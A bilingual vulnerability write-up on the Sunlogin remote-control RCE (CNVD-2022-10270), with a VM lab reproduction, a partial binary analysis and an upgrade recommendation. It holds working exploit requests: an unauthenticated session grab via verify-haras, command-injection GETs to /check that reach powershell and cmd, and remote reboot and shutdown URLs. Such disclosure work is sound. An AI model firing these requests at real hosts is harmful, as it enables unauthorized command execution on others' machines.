**Sunlogin Remote Code Execution Vulnerability**

CNVD-2022-10270

|  |  |
| --- | --- |
| Name\_zh | Sunlogin 远程命令执行漏洞 |
| Name\_en | Sunlogin Remote Code Execution Vulnerability |
| CVE | ------ |
| CVSS评分 | 7.2 |
| 威胁等级 | High |
| CNNVD | CNVD-2022-10270 |
| 其他id | ---- |
| 受影响软件 | Sunlogin |

简介

向日葵远程控制是一款面向企业和专业人员的远程pc管理和控制的服务软件。可以在任何有网络的情况下，轻松访问并控制安装了向日葵客户端的远程主机。同时还能实现远程文件传输、远程视频监控等功能，这不仅为用户的使用带来很多便捷，还能为其提供各类保障。

Sunlogin RCE是漏洞发生在接口/check处，当参数cmd的值以ping或者nslookup开头时可以构造命令实现远程命令执行利用，客户端开启客户端会自动随机开启一个大于40000的端口号。

Sunflower remote control is a remote PC management and control service software for enterprises and professionals. You can easily access and control the remote host with sunflower client installed in any network situation. At the same time, it can also realize remote file transmission, remote video monitoring and other functions, which not only brings a lot of convenience to users, but also provides various guarantees for them.

Sunlogin rce is that the vulnerability occurs at the interface /check. When the value of parameter CMD begins with Ping or NSLOOKUP, commands can be constructed to realize remote command execution and utilization. When the client is opened, the client will automatically open a port number greater than 40000 randomly.

漏洞影响

向日葵个人版 for Windows <= V11.0.0.33

向日葵简约版 <= V1.0.1.43315（2021.12）

漏洞复现

实验环境

准备两台虚拟机


kali.2020 192.168.160.128

Windows 10 192.168.160.1

SunloginClient = v11.0.0.33162


接下来利用这两台主机进行试验

在Windows 10中安装向日葵程序....并关闭系统防火墙...




使用工具对目标进行端口扫描.

客户端开启客户端会自动随机开启一个大于40000的端口号



进行访问测试发现49787端口比较可疑



漏洞触发

浏览器访问以下地址，获取其Cookie值..


###示例

ip+端口号+cgi-bin/rpc?action=verify-haras

###拼接访问


http://IP/cgi-bin/rpc?action=verify-haras

###Cookie信息




访问以下地址并使用BP抓包在其添加上Cookie信息，进行漏洞验证

###Get URLhttp://IP/check?cmd=ping..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fwindows%2Fsystem32%2FWindowsPowerShell%2Fv1.0%2Fpowershell.exe+%20whoami###Cookie InfoCookie:CID= dmPqDgSa8jOYgp1Iu1U7l1HbRTVJwZL3



GET /check?cmd=ping%20127.0.0.1%20|%20cmd%20/c%20echo%20whoami%00 HTTP/1.1




可以使用GET /control.cgi?\_\_mode=control&act=reboot 造成远程重启


或者GET /control.cgi?\_\_mode=control&act=shutdown 远程关机

漏洞分析

向日葵在启动的时候会随机启动一个4W+高位端口，具体在 sub\_140E0AAE8 可看到




session 的关键字在向日葵为CID



找到3个函数存在CID关键字字符串

sub\_140E20938 、 sub\_140E1C954 、 sub\_140E1A1F4


往上跟发现分别对应接口 /cgi-bin/rpc 和 /cgi-bin/login.cgi



其中在函数 sub\_140E1C954 对应接口功能 /cgi-bin/rpc 中，传入如下参数即可在未授权的情况下获取到有效session

action=verify-haras


在正常流程中, 知道被控端的验证码和识别码的情况下传入如下参数可获取到session





在知道主机的帐密的情况下通过 /cgi-bin/login.cgi 接口传入如下参数可获取到session 并返回设备的公网、内网地址等信息，该接口同时可用作暴力破解





ping命令拼接导致RCE



修复建议

它现在在最新版本中得到缓解,建议升级到最新版修复此问题

https://sunlogin.oray.com/